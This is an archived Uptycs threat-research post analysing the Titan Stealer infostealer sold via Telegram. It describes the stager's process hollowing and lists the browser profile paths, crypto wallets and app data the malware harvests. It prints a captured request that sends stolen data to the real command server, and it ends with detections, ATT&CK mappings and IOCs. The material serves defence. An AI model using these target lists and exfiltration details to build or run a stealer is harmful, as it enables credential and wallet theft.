

# The Titan Stealer: Notorious Telegram Malware Campaign - Uptycs

By Karthickkumar Kathiresan

Published: 2023-01-23 · Archived: 2026-04-05 22:35:18 UTC

Research by: Karthickkumar Kathiresan and Shilpesh Trivedi

The Uptycs [threat research](#) team recently discovered a campaign involving the Titan Stealer malware, which is being marketed and sold by a threat actor (TA) through a Telegram channel for cybercrime purposes. The stealer is capable of stealing a variety of information from infected Windows machines, including credential data from browsers and crypto wallets, FTP client details, screenshots, system information, and grabbed files.

The TA has posted a screenshot of the builder tool for the malware, which includes options for targeting/stealing specific types of information, such as browser data, crypto wallet information, FTP client details, and Telegram plugins. The builder also includes options for collecting specific file types from the victim's machine.




Figure 1 - Titan stealer builder

## Malware Operation

The figure illustrates the malicious operation followed by the Titan Stealer malware.




Figure 2 - Titan Stealer workflow

## Technical Analysis

### Stage 1




Figure 3 - Initial Titan Stealer binary

The analyzed binary is a 32-bit executable compiled with GCC. Figure 3 above shows information about the different sections in the binary. The second section named ".data," has a larger raw size compared to the other sections and contains encrypted data for the Titan Stealer.

When the binary is executed, it decrypts the XOR-encoded payload in the same memory region, which is a Golang-compiled binary. The binary (stage 1) then uses a [process-hollowing](#) technique to inject itself into a legitimate target process called "AppLaunch.exe."



Malware can use the FindFirstFileW API to search for specific files or directories on the system, such as the directories where browsers are installed.




Figure 7 - Enumerated folder shown in the Uptycs UI

The malware targets specific browser directories on a system to identify and potentially attack the installed browsers.

%USERPROFILE%\AppData\Local\Google\Chrome\
%USERPROFILE%\AppData\Local\Chromium\
%USERPROFILE%\AppData\Local\Yandex\YandexBrowser\
%USERPROFILE%\AppData\Roaming\Opera Software\Opera Stable\
%USERPROFILE%\AppData\Local\BraveSoftware
%USERPROFILE%\AppData\Local\Vivaldi\
%USERPROFILE%\AppData\Local\Microsoft\Edge\

%USERPROFILE%\AppData\Local\7Star\7Star\

%USERPROFILE%\AppData\Local\Iridium\

%USERPROFILE%\AppData\Local\CentBrowser\

%USERPROFILE%\AppData\Local\Kometa\

%USERPROFILE%\AppData\Local\Elements Browser\

%USERPROFILE%\AppData\Local\Epic Privacy Browser\

%USERPROFILE%\AppData\Local\uCozMedia\Uran\

%USERPROFILE%\AppData\Local\Coowon\Coowon\

%USERPROFILE%\AppData\Local\liebao\

%USERPROFILE%\AppData\Local\QIP Surf\

%USERPROFILE%\AppData\Local\Orbitum\

%USERPROFILE%\AppData\Local\Amigo\User\

%USERPROFILE%\AppData\Local\Torch\

%USERPROFILE%\AppData\Local\Comodo\

%USERPROFILE%\AppData\Local\360Browser\Browser\

%USERPROFILE%\AppData\Local\Maxthon3\
%USERPROFILE%\AppData\Local\Nichrome\
%USERPROFILE%\AppData\Local\CocCoc\Browser\
%USERPROFILE%\AppData\Roaming\Mozilla\Firefox\

### Crypto Wallet

Titan Stealer targets the following cryptocurrency wallets and collects information from them, sending it to the attacker's server.

Edge Wallet
Coinomi
Ethereum
Zcash
Armory
bytecoin

### Sensitive Information

- Telegram - Reading data from telegram desktop app
- Filezilla - Reading FTP clients details

The malware collects various types of logs from the infected machine, including browser information such as credentials, cookies, and history, as well as data from crypto wallets and FTP clients. Titan Stealer transmits information to a command and control server using base64 encoded archive file formats as shown in Figure 8 below.

```
1 8 77.73.133.88:5000 (POST)

POST /sendlog HTTP/1.1
Host: 5000
Connection: Keep-Alive
Content-Length: 113956
Content-Type: application/x-www-form-urlencoded
User-Agent: dari

B64=UEsDBBQCAAAIAAAAAAAAAAAAAAAAAAAAAAAAAAAQ2hyb21pdW9vQ2hyb21lL0Nvb21pZXMw7Nw70JTb_gDwNTNmxmXGmCQGZz2ZnKdr qjDCaJM3oKpTGNlyax9cy4RCm51bStduKoSnm66LJT6kQUV07csu1XLqgdFUIx9767xnZp9K2nd-
vP_o9PevJcZn1rnet9a7vd43nXe_DU06jUIp14rEAXwpdTPQAYgluKJSAQ8BAeA1AFAKABAEoAAAXwEqMjQ5M7Y4S1QAeEcobyY9UTXQ1VMo_xj0Rg1A1g1A1qv5v1ADVMVYd6LthgsNpsnRQ8j0jYRj1vsLpQ1PhyWDb3mCUQ1PyE14TGf8CT_gCuYzX
5vXmZAYX1NFBbcNI-wv8keG0hr_hbFzZLC6bymeVZ07Kpw4V0Rjhs4w1QF6wVEC1d-Ky7d1uVCdnl tVpma0j5a9IiuX5IRuoXLYB92NxD8AGVlWvcPH1kwxJf6j1hCwoKEYkTy1793JTWJlggw1395yFcpDRIF-m_48qa_Xyl18QUICRDJkw758CW-
45y80ms3ZC1nHL1UpryTIEQsEUqkSKD87yo61YU1sVD65VA-qYMECSQbqqSTN-_D1Fg701v_57ChobGEH4B15Pe_o7ZhwjSmSkTBYGHCKwh8kYC_qfpuvMz3nrDMTaX_GTFqjX1x1R5DB1MtS18p0YKspsKC8CEC1f_on-LCPK3XR5rB2dneYws1xtFrE-
3Wm4FRdX-yUsV9eqA9vndpPrhwj6pzjBE4zTnaYy2AuQ883jyrxj5_TwRAIAh1QDSG91jUs1YuQ1BEARBEARBEAR9Lh18FMiw_tvghEAUF8qXNP8ILCqQSoS1QOY2Aw-lQ_NKDYWhkQMC-EE81ZQvDZaYmJwH7v9VALIrqYZ0c6y-
IA1CIA1CIA1CIAj0p1Qw0qjh-3ycKoam9M1dv5mhmQU0QL8wM1CEARBEAR8
```

Figure 8 - Sending data to C2

## Titan Stealer OSINT

Threat actor is advertising and selling Titan Stealer through a Russian-based Telegram channel ([https://t.me/titan\\_stealer](https://t.me/titan_stealer)). The author shares updates and bug fixes frequently as shown in Figure 9. This may be a sign that they are actively maintaining and distributing the malware.




Figure 9 - Telegram channel

The threat actor has access to a separate panel that allows them to view the login activities and other data of a victim. This type of activity is often associated with cybercrime and can have serious consequences for both the victim and the attacker.




Figure 10 - Login panel of Titan Stealer




Figure 11 - Titan Stealer Dashboard

A Shodan query could be used to identify and track the activity of the Titan Stealer as shown in Figure 12.

**Shodan Query:** http.html:"Titan Stealer"




Figure 12 - Shodan query

## Conclusion: Detect & Block Titan Stealer Attacks

To defend against malware attacks like the Titan Stealer, it is recommended to:

- Update passwords regularly to reduce the risk of a large-scale attack
- Avoid downloading applications from untrusted sites
- Avoid clicking on URLs or attachments in spam emails

Enterprises should also implement tight security controls and multi-layered visibility and security solutions to identify and detect such malware. For example, Uptycs' EDR (Endpoint Detection and Response) correlation engine is able to detect the Titan Stealer's activity by using behavioral rules and YARA process scanning capabilities.

## Uptycs EDR Detection

Uptycs EDR customers can easily scan for Titan Stealer since Uptycs EDR is armed with YARA process scanning and advanced detections. Additionally, Uptycs EDR contextual detection provides important details about the identified malware. Users can navigate to the toolkit data section in the detection alert and click on the name to find out the behavior as shown below (Figure 13 & 14).




Figure 13 - Process tree for the malware in an Uptycs EDR detection




Figure 14 - Uptycs EDR detection UI showing Titan Stealer YARA rule match

## MITRE ATT&CK Techniques for Titan Stealer

Tactic	Technique ID	Technique Name
Defense Evasion	T1055.012	Process Hollowing
Discovery	T1083	File and Directory Discovery
Discovery	T1082	System Information Discovery
Exfiltration	T1041	Exfiltration Over C2 Channel

## IOCs

File name	Md5 hash

Stage 1	e7f46144892fe5bdef99bdf819d1b9a6
Stage 2	b10337ef60818440d1f4068625adfaa2

**Related Hashes:**

<b>Md5 hashes</b>	<b>File Type</b>
82040e02a2c16b12957659e1356a5e19	Executable
1af2037acbaf804a522a5c4dd5a4ce	Executable
01e2a830989de3a870e4a2dac876487a	Executable
a98e68c19c2baf9e77d1c00f9aa7e2c	Executable
7f46e8449ca0e20bfd2b288ee6f4e0d1	Executable
78601b24a38dd39749db81a3dcba52bd	Executable
b0604627aa5e471352c0c32865177f7a	Executable
1dbe3fd4743f62425378b840315da3b7	Executable
5e79869f7f8ba836896082645e7ea797	Executable
2815dee54a6b81eb32c95d42afae25d2	Executable
82040e02a2c16b12957659e1356a5e19	Executable

**Domain/URL:**

`http[:]//77.73.133.88[:]5000`

`http[:]//77.73.133.88[:]5000/sendlog`

---

Source: <https://www.uptycs.com/blog/titan-stealer-telegram-malware-campaign>